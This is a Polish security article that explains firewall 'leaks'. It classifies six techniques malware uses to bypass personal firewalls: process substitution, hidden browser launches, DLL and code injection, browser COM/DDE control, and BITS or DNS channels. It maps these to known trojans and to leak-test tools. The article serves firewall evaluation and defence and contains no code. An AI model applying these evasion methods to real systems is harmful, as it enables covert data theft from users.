Zapory sieciowe zapewniają dodatkową warstwę ochrony mogącą pomóc zablokować szkodliwe programy, które nie są wykrywane przez komponent antywirusowy zintegrowanego systemu bezpieczeństwa. Szkodliwy program może nie zostać wykryty, jeśli nie został dodany do antywirusowej bazy danych (dlatego nie może być wykrywany za pomocą tradycyjnych metod opartych na sygnaturach) oraz jeśli nie wykazuje wyraźnie szkodliwego czy chociażby podejrzanego zachowania (dlatego komponent analizy zachowania również go nie wykryje).

Przed jakim typem szkodliwych programów chroni zapora sieciowa? Praktycznie przed każdym szkodnikiem, który znajduje się aktualnie w obiegu. Chociaż brzmi to ogólnikowo, jest to prawda. Obecnie funkcje większości szkodliwych programów wiążą się z aktywnością sieciową, przez co mogą zostać zablokowane przez zaporę sieciową. Przykładem są

np. robaki sieciowe rozprzestrzeniające własne kopie za pośrednictwem sieci lokalnych/internetu.

Trojany, stanowiące obecnie 91,4 proc. wszystkich szkodliwych programów, również wymieniają dane za pośrednictwem sieci. Programy trojańskie obejmują:

- **backdoory** – narzędzia te tworzone są w celu zapewnienia zdalnego zarządzania komputerami w sieci. Backdoory są kontrolowane zdalnie. Zapora sieciowa może łatwo zablokować wszystkie funkcje tych szkodników;
- **trojany PSW** – programy te kradną szereg różnych informacji z zainfekowanych komputerów. Po wykradzeniu informacji trojan musi jeszcze przesłać je cyberprzestępcy. Właśnie na tym etapie zapora sieciowa może zablokować podejmowane przez program próby wysłania danych, a tym samym ochronić informacje użytkownika;
- **trojany downloadery** — programy te pobierają nowe wersje innych szkodników (trojanów oraz programów adware) i instalują je na atakowanej maszynie. Programy z tej klasy wymieniają dane za pośrednictwem sieci, dlatego łatwo mogą zostać zablokowane przez zaporę sieciową;
- **trojany proxy** – programy te uzyskują anonimowy dostęp do różnych zasobów internetowych bez wiedzy czy zgody użytkownika. Są wykorzystywane głównie do wysyłania spamu. Podobnie jak w przypadku trojanów downloaderów, aktywność sieciowa generowana przez trojany proxy może bez trudu zostać zablokowana przez zaporę sieciową;
- **trojany szpiegujące** – jak sugeruje ich nazwa, programy te mogą być wykorzystywane do szpiegowania użytkowników zainfekowanych komputerów. Dane, łącznie z informacjami wprowadzanymi z klawiatury, zrzutami ekranów, listami aktywnych aplikacji oraz czynnościami użytkownika dotyczącymi tych aplikacji, są zapisywane w pliku na dysku twardym i regularnie wysyłane do cyberprzestępcy. Zapora sieciowa może zablokować próby wysłania danych przez nieznany program. Dzięki temu skradzione przez trojana dane użytkownika nie dotrą do zdalnego szkodliwego użytkownika.

Należy zauważyć, że zapory sieciowe nie mogą być wykorzystywane do zwalczania klasycznych wirusów. Wynika to z tego, że w przeciwieństwie do robaków, wirusy nie wykorzystują zasobów sieciowych w celu przeniknięcia do innych komputerów i – w przeciwieństwie do trojanów – nie muszą wysyłać danych ani otrzymywać poleceń.

Zapora sieciowa to system bezpieczeństwa, który trudno obejść. Chcąc ominąć ochronę antywirusową oraz mechanizm blokowania zachowań, autorzy szkodliwych programów testują i modyfikują swoje twory tak długo, aż obydwa komponenty ochrony nie będą w stanie wykryć szkodliwego kodu. Bardzo trudno obejść zaporę sieciową przy pomocy tej metody. Jeśli program generuje pewien rodzaj aktywności sieciowej, nie jest łatwo ukryć ją przed zaporą sieciową. Jedynym sposobem jest wykorzystanie wycieków.

Co to są wycieki i testy wycieków?


Wycieki to technologia obchodzenia mechanizmów zapory sieciowej służących do kontroli aktywności sieciowej, która pozwala aplikacjom nieposiadającym reguł zezwoleń na liście reguł zapory sieciowej na wysyłanie danych do odbiorców spoza sieci. Zapora sieciowa nie zapobiega wysyłaniu takich danych i nie informuje użytkownika o takiej aktywności sieciowej w trybie uczenia.

Dobrze zaprojektowana zapora sieciowa nie powinna pozwolić na żadne wycieki. Powinna potrafić wykryć wszelką próbę wejściowej i wyjściowej aktywności sieciowej. Z tego powodu analizując jakość ochrony zapewnianej przez zaporę sieciową stosuje się dwa kryteria: jakość ochrony wejściowej, tj. ochrony przed penetracją z zewnątrz sieci, oraz jakość ochrony wyjściowej, tj. ochrony przed wyciekami danych wysyłanych z komputera.

W testach jakości ochrony, jaką zapora sieciowa zapewnia przed penetracją z zewnątrz, stosowane są różne otwarte skanery portów (np. ShieldsUP! http://www.grc.com/default.htm, Quick test http://www.pcflank.com/test.htm itp.).

Aby zbadać, jak dobrze zapora sieciowa chroni przed wyciekami danych, wykorzystuje się testy wycieków. Są to niewielkie nieszkodliwe programy, które implementują jeden lub więcej wycieków. Programy te są w większości rozwijane przez ekspertów ds. bezpieczeństwa.

Naturalnie, jedynym sposobem spowodowania wycieku jest wykorzystanie istniejących „luk” (tj. reguł zezwoleń) dla znanych aplikacji. Wymaga to jednak „przekonania” zapory sieciowej, że aktywność sieciowa została zainicjowana przez zaufaną aplikację. Można to osiągnąć za pomocą wielu metod. Zanim przejdę do omówienia tych metod, przyjrzyjmy się podstawowym zasadom wykonywania aplikacji w dzisiejszych systemach operacyjnych.



Rysunek 6. Jak działa wyciek


Wykonywanie aplikacji we współczesnych systemach operacyjnych

Procesor komputera wykonuje listy instrukcji przechowywanych w pamięci RAM komputera. Listy instrukcji pogrupowane są w wątki wykonania, które można przyporządkować do procesów aktualnie uruchomionych w pamięci RAM.

Pliki wykonywalne zawierają listy instrukcji procesora. Uruchomienie pliku wykonywalnego prowadzi do pojawienia się nowego procesu w systemie. Proces może zostać stworzony również programowo, przez inny proces. System operacyjny przechowuje drzewo procesów w pamięci RAM.

Należy zauważyć, że przestrzeń adresowa większości procesów w systemie zawiera nie tylko kod pliku

wykonywalnego aplikacji, ale również kod licznych bibliotek dołączanych dynamicznie (DLL). Biblioteki te wykorzystywane są do przechowywania pewnych wspólnych funkcji używanych przez kilka aplikacji. Pozwala to programistom uniknąć dublowania tego samego kodu programu w różnych plikach wykonywalnych. Ta sama biblioteka może zostać załadowana do przestrzeni adresowej różnych procesów.




Rysunek 7. Wykonanie aplikacji

Klasyfikacja technologii wycieków

Aranżowanie wycieków

W sekcji tej zbadano technologie, które szkodliwa aplikacja może wykorzystać do „oszukania" zapory sieciowej. Rysunek 8 ilustruje podstawową koncepcję – w pamięci RAM znajdują się znane zaporze sieciowej procesy zaufanych aplikacji oraz proces nieznanej (szkodliwej) aplikacji.



Rysunek 8. Aranżowanie wycieku

Jeżeli nieznana aplikacja podejmie próbę zainicjowania aktywności sieciowej, zapora sieciowa zablokuje ją lub spowoduje wyświetlenie okna dialogowego, w którym użytkownik zostanie zapytany, jaka akcja powinna zostać podjęta.

Wyróżniamy 3 główne podejścia do obchodzenia ochrony zapewnianej przez zaporę sieciową:

- oszukiwanie zapory sieciowej, tj. „przekonanie" jej, że aktywność sieciowa jest inicjowana przez zaufaną aplikację. Można tego dokonać, podstawiając plik wykonywalny zaufanej aplikacji na dysku twardym lub zastępując dane nieznanego procesu danymi zaufanego procesu w pamięci RAM;
- wykonanie kodu „w imieniu" zaufanej aplikacji przez wstrzyknięcie biblioteki DLL lub niewielkiego fragmentu kodu nieznanej aplikacji do przestrzeni adresowej zaufanej aplikacji. Zapora sieciowa nie będzie mogła odróżnić aktywności sieciowej takich wstrzykniętych elementów od normalnej aktywności sieciowej zaufanej aplikacji;
- wykorzystanie udokumentowanych interfejsów zaufanych aplikacji. Podczas wykorzystywania takich interfejsów aktywność sieciowa będzie inicjowana przez zaufane aplikacje. Będzie jednak kontrolowana przez niezaufaną aplikację, pozwalając jej na transmitowanie danych za pośrednictwem interfejsów do odbiorców spoza sieci bez wywoływania alarmów zapory sieciowej.

Wyróżniamy sześć technologii wycieków, które wykorzystują trzy opisane wyżej podejścia:

Lp.	Podejście 1 (oszukiwanie)	Podejście 2 (wykonanie kodu w imieniu zaufanej aplikacji)	Podejście 3 (wykorzystywanie udokumentowanych interfejsów)
1	*Zastępowanie*		
2		*Uruchamianie*	
3		*Wstrzykiwanie biblioteki DLL*	
4		*Wstrzykiwanie kodu*	
5			*Usługi przeglądarki*
6			*Usługi systemowe*

Poniżej znajduje się szczegółowy opis tych technologii oraz ich potencjalne implementacje.

Technologie wycieków


Zastępowanie

Podstawianie pliku wykonywalnego zaufanej aplikacji na dysku twardym lub zastępowanie danych nieznanego procesu danymi zaufanego procesu w pamięci RAM. Metoda ta opiera się na „przekonywaniu" zapory sieciowej, że aktywność sieciowa została zainicjowana przez zaufany proces.

Są trzy metody zastępowania:

- podstawianie pliku wykonywalnego zaufanej aplikacji na dysku twardym (zaimplementowana w teście wycieków Runner, zobacz sekcję *Testy wycieków*);
- zastępowanie nazwy pliku nieznanej aplikacji nazwą pliku zaufanej aplikacji (*Test wycieku*);
- zastępowanie danych nieznanego procesu danymi zaufanego procesu w obrazie procesu ładowanym w pamięci RAM (Coat).

Rysunek 9 ilustruje pierwszy typ zastępowania:



Rysunek 9. Podstawianie pliku zaufanego procesu na dysku twardym

Uruchamianie

Uruchamianie zaufanej aplikacji z parametrami wiersza poleceń. Metoda ta wykorzystuje fakt, że większość przeglądarek akceptuje adres strony in-


ternetowej, która ma zostać otwarta, w postaci parametru wiersza poleceń. Jeśli strona internetowa zawiera skrypt po stronie serwera (np. cgi), linia adresowa może zawierać również parametry, które będą wykorzystywane przez skrypt jako dane wejściowe. Parametry te mogą zawierać poufne informacje, np. dane skradzione przez oprogramowanie spyware. Istotne jest to, że cała aktywność sieciowa jest generowana przez przeglądarkę tak samo jak zwykle, dlatego reguły zapory sieciowej zawsze na nią zezwolą.

Aby uniemożliwić użytkownikowi zobaczenie okna przeglądarki, jest ona zwykle uruchamiana w trybie ukrycia (Ghost, TooLeaky, Wallbreaker [1]).

Zamiast bezpośredniego uruchomienia szkodliwy kod może również uruchomić przeglądarkę przy użyciu innego procesu. Na przykład:

- uruchomić przeglądarkę przy użyciu procesu powłoki Windows Explorer.exe (Wallbreaker [2]);
- uruchomić przeglądarkę przy użyciu procesu powłoki Windows Explorer.exe, który sam jest uruchamiany przy użyciu interpretera poleceń cmd.exe (Wallbreaker [3]);
- uruchomić przeglądarkę przy użyciu mechanizmu planowania zadań systemu Windows (Wallbreaker[4]). W tym przypadku proces zostanie uruchomiony w następującej sekwencji: AT.exe->Svchost.exe->Cmd.exe-Explorer.exe-> IExplore.exe.

Metoda ta została przedstawiona poniżej:



Rysunek 10. Uruchamianie zaufanej aplikacji z parametrami wiersza poleceń

Wstrzykiwanie biblioteki DLL

Wstrzykiwanie biblioteki dołączanej dynamicznie do przestrzeni adresowej zaufanego procesu. Metoda ta ładuje dołączaną dynamicznie bibliotekę szkodliwego programu do przestrzeni adresowej zaufanego procesu. Można to wykonać na kilka sposobów, jednak główne metody to:


- zainstalowanie globalnego punktu zaczepienia. Jego kod jest zlokalizowany w bibliotece dołączanej dynamicznie (CPILSuite [2,3], FireHole, pcAudit, pcAudit2);
- zmodyfikowanie wartości rejestru systemowego w celu dodania biblioteki dołączanej dynamicznie do listy bibliotek DLL, które są automatycznie ładowane przez system do każdego nowego procesu – klucz AppInit_DLLs (Jumper).

Obie metody są udokumentowane i wykorzystywane do legalnych celów.

Metoda ta została przedstawiona na rys. 11.

Wstrzykiwanie kodu

Wstrzykiwanie kodu do przestrzeni adresowej zaufanego procesu bez wykorzystania biblioteki dołączanej dynamicznie. Metoda ta polega na wstrzykiwaniu kodu wykonywalnego do przestrzeni adresowej zaufanego procesu. Po wstrzyknięciu kod ten może inicjować każdą aktywność sieciową, ponieważ zapora sieciowa uzna ją za aktywność zaufanej aplikacji. W przeciwieństwie do metody wstrzykiwania DLL, legalność tej operacji jest wątpliwa, mimo że istnieją udokumentowane metody wstrzykiwania kodu do procesów innych aplikacji. Takie wstrzykiwanie kodu jest czasami wykorzystywane przez legalne programy (np. debuggery), jednak w głównej mierze przez szkodliwe oprogramowanie.




Rysunek 11. Wstrzykiwanie biblioteki dołączanej dynamicznie do zaufanego procesu

Istnieje kilka metod wstrzykiwania kodu do procesów innych aplikacji. Poniżej przedstawiono kilka przykładów:

- ładowanie zaufanego procesu do pamięci RAM oraz łatanie pamięci procesu (AWFT [1], CPIL, DNStest). Może to być poprzedzone próbą uniknięcia wykrycia tej operacji przez zaporę sieciową poprzez wyłączenie punktów zaczepienia zapory sieciowej (CPILSuite[1]);
- lokalizowanie zaufanego procesu w pamięci RAM oraz wstrzykiwanie do niego kodu (Thermite);
- ładowanie zaufanego procesu do pamięci RAM i tworzenie w nim zdalnego wątku (AWFT [2,3]);
- ładowanie zaufanego procesu do pamięci RAM, tworzenie w nim zdalnego wątku, ładowanie kolejnego zaufanego procesu z tego wątku i łatanie jego pamięci przed wykonaniem (AWFT [4,5,6]);
- wykorzystywanie funkcji SetThreadContext w celu przejęcia kontroli nad wątkiem w zaufanym procesie (CopyCat).

Najczęściej atakowanymi procesami są procesy przeglądarek internetowych (Internet Explorer itd. – AWFT [1,2,4], testy CopyCat oraz Thermite), powłoki systemu operacyjnego (explorer.exe – AWFT [3,4], CPIL oraz CPILSuite [1]) oraz proces svchost.exe, który jest głównym procesem usług systemu Windows ładowanych z bibliotek kompilowanych dynamicznie (test DNStest).

Metoda ta została pokazana poniżej:




Rysunek 12. Wstrzykiwanie szkodliwego kodu do zaufanego procesu

Usługi przeglądarki

Wykorzystywanie interfejsów programowych do kontrolowania przeglądarki internetowej. Metoda ta wykorzystuje różne mechanizmy w systemie Windows przeznaczone do poprawy interakcji między procesami różnych komponentów/aplikacji. Mechanizmy te obejmują:

- wysyłanie wiadomości systemu Windows do okna przeglądarki internetowej. Powoduje to zmianę wartości w linii adresowej przeglądarki, a wciśnięcie przycisku „Go" przekierowuje przeglądarkę do podanego adresu (Breakout);
- wykorzystywanie interfejsu DDE przeglądarki, tj. mechanizmu Dynamicznej Wymiany Danych http://pl.wikipedia.org/wiki/Dynamic_Data_Exchange. Biblioteka DDE została rozwinięta w celu rozszerzenia możliwości systemu wiadomości Windows, pozwalając dwóm aplikacjom na dynamiczną wymianę danych podczas wykonywania (obsługa DDE w różnych wersjach Internet Explorera została opisana w artykule dostępnym na stronie http://support.microsoft.com/kb/q160957) (Surfer, Zabypass, WB [1,3,4]; CPILSuite [3]);
- wykorzystywanie przeglądarki jako serwera automatyzacji (mechanizm automatyzacji OLE oparty na modelu COM (http://pl.wikipedia.org/wiki/Object_Linking_and_Embedding). Automatyzacja OLE jest rozszerzeniem technologii DDE. Każda współczesna przeglądarka zapewnia interfejs COM (http://pl.wikipedia.org/wiki/Component_Object_Model), który może zostać wykorzystany przez inne programy jako serwer automatyzacji. Istnieją dwa komponenty COM przeglądarki Microsoft Internet Explorer w aplikacjach zewnętrznych (http://msdn2.microsoft.com/en-us/library/aa741313.aspx):
  - WebBrowser Control, zaimplementowany w shdocvw.dll (OSfwbypass),
  - interfejs MSHTML zaimplementowany w mshtml.dll (PCFlank).

Metoda ta została pokazana na poniższym rysunku:



Rysunek 13. Wykorzystanie interfejsów programów do kontrolowania przeglądarki

Usługi systemowe

Wykorzystywanie interfejsów programowych zapewnianych przez usługi systemowe. Metoda ta jest podobna do metody opisanej wyżej. Różnica polega na tym, że wykorzystywane interfejsy programowe są zapewniane przez komponenty systemu operacyjnego, a nie przeglądarkę internetową. Windows XP oraz Windows Vista posiadają przynajmniej trzy takie interfejsy:

- BITS (Background Intelligent Transfer Service, http://msdn2.microsoft.com/en-us/library/Aa362827.aspx) – jest to inteligentna usługa pobierania plików wykorzystywana przez Windows Update oraz Windows Server Update Services. Pozwala ona na pobieranie łat i aktualizacji w tle, bez przeciążania kanałów komunikacji. Ponadto automatycznie wznawia pobieranie w przypadku utraty połączenia (BITSTester);
- funkcje Windows DNS API (http://msdn2.microsoft.com/en-us/library/ms682100.aspx) mogą zostać wykorzystane do tworzenia rekursywnych zapytań DNS do internetowego serwera nazw. Dodatkowe dane, łącznie z poufnymi danymi użytkownika, mogą zostać wysłane w ramach pakietu DNS. Cyberprzestępca kontrolujący serwer nazw, który przetwarza zapytania DNS, może uzyskać te informacje poprzez przetwarzanie tego specjalnie stworzonego pakietu DNS (DNStester);
- po aktywacji Windows Active Desktop interfejs zarządzania elementami i tapetą pulpitu Windows (IActiveDesktop, http://msdn2.microsoft.com/en-us/library/ms647199.aspx) może zostać wykorzystany do ustawienia strony HTML jako tapety pulpitu. Strona HTML może zawierać elementy, które łączą się z zewnętrznymi zasobami, w wyniku czego zasoby te są ładowanie w momencie aktywowania nowej tapety pulpitu (Breakout2).

Różnice w istniejących klasyfikacjach wycieków

Powyższa klasyfikacja nieznacznie różni się od klasyfikacji technologii wycieków podawanych na specjalistycznych stronach internetowych poświęconych analizie wycieków.

Zgodnie z naszą wiedzą, pierwszą stroną internetową, na której publikowano systematyczne badania wycieków, była http://www.firewallleaktester.com. Klasyfikacja ta dostępna jest na stronie http://www.firewallleaktester.com/categories.htm.

W 2006 roku pojawiła się inna strona, http://www.matousec.com. Jednym z ważniejszych projektów jest Windows Personal Firewall Analysis (Analiza osobistej zapory sieciowej systemu Windows) (http://www.matousec.com/projects/windows-personal-firewall-analysis/introduction-firewall-leak-testing.php). Klasyfikacja wycieków wykorzystana w tym badaniu jest podobna do tej, która znajduje się na stronie http://www.firewallleaktester.com, są jednak pewne różnice.

Różnice między klasyfikacjami opisano poniżej.

Klasyfikacja wykorzystana w tym artykule nie zawiera metod przedstawionych w tab. 1.

Tabela 1

Lp.	Metoda na stronie www.firewallleaktester.com	Metoda na stronie www.matousec.com
1	Ukryte reguły (Hidden rules)	Domyślne reguły (Default Rules)
2	Bezpośrednie wykorzystanie interfejsu sieciowego (Direct network interface use)	Własny sterownik protokołu (Own Protocol Driver)
3	Atak czasowy (Timing attack)	
4	Rekursywne zapytania (Recursive requests)	
5	Wstrzykiwanie do rejestru (Registry injection)	
6	Połączenie metod Windows Messaging + OLE	Windows Messages oraz OLE Automation, DDE
7		Unhooking

Metody te nie zostały uwzględnione w naszej klasyfikacji z następujących powodów:

- Metoda **„Ukryte reguły”** nie jest sama w sobie wyciekiem (zobacz definicję wycieku powyżej), ponieważ nie implementuje żadnej technologii, która obchodzi mechanizm kontrolowania aktywności sieciowej w zaporze sieciowej. Metoda ta sprawdza zestaw reguł pakietowych (odnoszących się do wszystkich aplikacji w systemie) wykorzystywany domyślnie przez zaporę sieciową. Jeśli jeden z portów sieciowych jest otwarty dla wszystkich aplikacji, może zostać wykorzystany przez szkodliwą aplikację do wysyłania danych do odbiorców spoza sieci.
- Metoda **„Bezpośrednie wykorzystywanie interfejsu sieciowego”** obchodzi mechanizmy filtrowania ruchu sieciowego na „niskim” poziomie. Metoda ta tworzy alternatywny stos sterowników sieciowych, które przetwarzają pakiety pochodzące z karty sieciowej równolegle do stosów systemowych (TCP/IP itd.). Metoda ta nie została uwzględniona w naszej klasyfikacji, ponieważ nie istnieją obecnie żadne implementacje (testy wycieków) działające pod kontrolą współczesnych systemów operacyjnych, tj. Windows XP/Vista. Ponadto jest wysoce nieprawdopodobne, że w przyszłości pojawią się nowe testy wycieków (lub szkodliwe programy) wykorzystujące tę metodę, ponieważ jest ona znacznie bardziej złożona niż inne metody, za pomocą których można przeprowadzić ataki-wycieki. Metoda ta jest jednak wykorzystywana w trzech testach wycieków, które działają na przestarzałym już systemie Windows 9x:
  - MbTest (autor: „mbcx8nlp”, 2003), wykorzystuje bibliotekę Winpcap;
  - Outbound (autor: HackBusters, 2001);
  - YALTA [2] (autor: Soft4ever, 2001).
- Metoda **„Atak czasowy”** nie została skategoryzowana jako oddzielna metoda w naszej klasyfikacji. Wynika to z tego, że obecnie praktycznie żadna zapora sieciowa nie może zostać ominięta przy użyciu technologii, na której jest oparta (restartowanie własnego procesu w celu zmiany PID, tj. identyfikatora procesu).
- W naszej klasyfikacji metoda **„Rekursywne zapytania”** należy do grupy *Usługi systemowe*.
- W naszej klasyfikacji metoda **„Wstrzykiwanie do rejestru”** została skategoryzowana jako wariant metody wstrzykiwania DLL, ponieważ jej istota nie polega na modyfikowaniu rejestru, ale na wstrzykiwaniu biblioteki dołączanej dynamicznie do zaufanych procesów. Można tego dokonać między innymi poprzez wykorzystanie specjalnego klucza rejestru.
- W naszej klasyfikacji metody zgrupowane w kategorii **„Windows Messaging + OLE”** zostały umieszczone w grupach *Usługi przeglądarki* oraz *Usługi systemowe*. Uważamy, że jest to bardziej logiczne, ponieważ zamiast opisywania implementacji technicznej (wysyłanie wiadomości itd.) odzwierciedla ona istotę technologii wycieku na wyższym poziomie – wykorzystywanie interfejsów programu do kontrolowania przeglądarki lub wykorzystywanie usług sieciowych systemu operacyjnego.
- **Unhooking**. Metoda ta opiera się na następującej koncepcji: aby zapewnić ochronę przed niektórymi technologiami wycieków, zapory sieciowe wykorzystują tzw. punkty zaczepienia w celu przechwytywania funkcji systemowych. Jeśli są one wyłączone (ang. *unhooked*), zapora sieciowa nie będzie mogła zwalczać wycieków. Z opisu tego wyraźnie wynika, że metoda ta jako taka nie jest wyciekiem, dlatego nie jest zawarta w naszej klasyfikacji wycieków. Jednak w połączeniu z „prawdziwą” metodą wycieków pomaga zweryfikować, jak skutecznie zapora sieciowa chroni przed taką metodą wycieków w trudnych warunkach, poprzez symulowanie sytuacji, w której szkodliwy kod aktywnie blokuje funkcjonalność zapory sieciowej.

Wykorzystanie wycieków w szkodliwych programach

Jeszcze kilka lat temu rzadko wykorzystywano zapory sieciowe do ochrony komputerów osobistych.

Tabela 2

Lp.	Metoda	Szkodliwy program	Data wykrycia	Opis
1	Zastępowanie	Backdoor. Win32.Bifrose.aer	26 marca, 2007	Zastępuje MSN Messenger (C:\Program Files\MSN Messenger\msnmsgr.exe) własną kopią
2	Uruchamianie poprzez parametry wiersza poleceń	Trojan-Spy. Win32.Agent.se	26 lipca, 2007	Uruchamia Internet Explorer w ukrytym oknie ze ścieżką do pliku HTML w wierszu poleceń
3	Wstrzykiwanie DLL	Trojan-Spy. Win32.Goldun.pq	11 czerwca, 2007	Rejestruje DLL w kluczu rejestru AppInit_DLLs i wykorzystuje go do przechwytywania ruchu internetowego
4	Wstrzykiwanie kodu do zaufanego procesu	Trojan-Spy. Win32.Delf.uc	19 stycznia, 2007	Tworzy wątek w procesie winlogon.exe i wykorzystuje go do wysyłania danych do Internetu
5	Usługi przeglądarki	Trojan-PSW. Win32.LdPinch.bix	4 stycznia, 2007	Wykorzystuje interfejs IWebBrowser2 COM do wysyłania przechwyconych danych
6	Usługi systemowe	Trojan-Downloader. Win32.Nurech.br	8 czerwca, 2007	Wykorzystuje usługę systemową BITS do wysyłania poprzez Internet danych identyfikacji użytkownika (numer seryjny dysku)

Tabela 3

Lp.	Nazwa	Autor	Metoda	Rok
1	AWFT [6]	Jos Pascoa	*Wstrzykiwanie kodu*	2005
2	BITSTester	Tim Fish	*Usługi systemowe*	2006
3	Breakout	Volker Birk	*Usługi przeglądarki*	Brak danych
4	Breakout2	Volker Birk	*Usługi systemowe*	Brak danych
5	Coat	David Matousec	*Zastępowanie*	2006
6	CopyCat	«Bugsbunny»	*Wstrzykiwanie kodu*	Brak danych
7	CPIL	Comodo	*Wstrzykiwanie kodu*	2006
8.1	CPILSuite [1]	Comodo	*Wstrzykiwanie kodu + Uruchamianie*	2006
8.2	CPILSuite [2]	Comodo	*Wstrzykiwanie biblioteki DLL + Uruchamianie*	2006
8.3	CPILSuite [3]	Comodo	*Wstrzykiwanie biblioteki DLL + Usługi przeglądarki*	2006
9	DNStest	Jarkko Turkulainen	*Wstrzykiwanie kodu*	2004
10	DNStest	Jarkko Turkulainen	*Usługi systemowe*	2004
11	FireHole	Robin Keir	*Wstrzykiwanie biblioteki DLL*	2002
12	FPR (38)	David Matousec	*[unhooking]*	Brak danych
13	Ghost	Guillaume Kaddouch	*Uruchamianie*	Brak danych
14	Jumper	Guillaume Kaddouch	*Wstrzykiwanie biblioteki DLL*	2006
15	LeakTest	Steve Gibson	*Uruchamianie*	2002
16	OSfwbypass	Debasis Mohanty	*Usługi przeglądarki*	2005
17	pcAudit	Internet Security Alliance	*Wstrzykiwanie biblioteki DLL*	2002
18	pcAudit2	Internet Security Alliance	*Wstrzykiwanie biblioteki DLL*	Brak danych
19	PCFlank	www.pcflank.com	*Usługi przeglądarki*	2006
20	Runner	David Matousec	*Zastępowanie*	2006
21	Surfer	Jarkko Turkulainen	*Usługi przeglądarki*	2004
22	Thermite	Oliver Lavery	*Wstrzykiwanie kodu*	2003
23	TooLeaky	Bob Sundling	*Uruchamianie*	2001
24	Wallbreaker [4]	Guillaume Kaddouch	*Uruchamianie*	2004
25	YALTA	Soft4ever	*[Reguły domyślne]*	2001
26	ZAbypass	Debasis Mohanty	*Usługi przeglądarki*	2005

Z tego powodu tylko niewielka liczba szkodliwych programów wykorzystywała wycieki do obejścia zapory sieciowej. Ostatnio jednak twórcy wirusów zaczęli stosować narzędzia automatyzacji, aby szybciej tworzyć nowe warianty swoich szkodników. W rezultacie wzrosło znaczenie narzędzi zapewniających dodatkowe bezpieczeństwo komputerom osobistym, w szczególności zwiększyła się popularność zapory sieciowej.

Ponieważ zapory sieciowe stają się coraz bardziej rozpowszechnione, twórcy szkodliwego oprogramowania aktywniej wykorzystują teraz wycieki w celu obejścia zapory sieciowej. Tabela 2 zawiera przykłady istniejących szkodliwych programów wykorzystujących wszystkie 6 głównych metod wycieków.

Należy zauważyć, że różne rodzaje wycieków odpowiadają różnym zastosowaniom i mogą być wykorzystywane w szkodliwych programach do różnych celów. W szczególności:

- za pomocą parametrów wiersza poleceń można wysłać ograniczony zestaw danych, natomiast szkodliwy program może wykorzystać technologię BITS do umieszczenia bardzo dużych plików z komputera użytkownika;
- metody oparte na wstrzykiwaniu DLL lub kodu do zaufanych procesów stosowane są również do celów innych niż obchodzenie zapór sieciowych, ponieważ mogą zostać wykorzystane nie tylko do wysyłania danych w imieniu zaufanego procesu bez wiedzy użytkownika, ale również do wykonywania szeregu innych operacji;
- interfejsy kontroli przeglądarki (np. WebBrowser control) mogą być wykorzystywane nie tylko do wysyłania danych w imieniu przeglądarki Internet Explorer, ale również do kontrolowania uruchomionej kopii przeglądarki (np. zamykać wszystkie okna, w których adres strony nie spełnia pewnych warunków), modyfikować dokument załadowany w przeglądarce, wyświetlać okna komunikatów w przeglądarce itd.

Testy wycieków

Tabela 3 zawiera stosowane obecnie testy wycieków oraz metody wycieków, które są przez nie testowane. Większość z wymienionych testów można pobrać ze strony http://www.matousec.com/projects/windows-personal-firewall-analysis/introduction-firewall-leak-testing.php lub http://www.firewallleaktester.com.

W tabeli 4 skategoryzowaliśmy testy wycieków zgodnie z naszą klasyfikacją.

Tabela 4

Lp.	Technologia	Testy wycieków
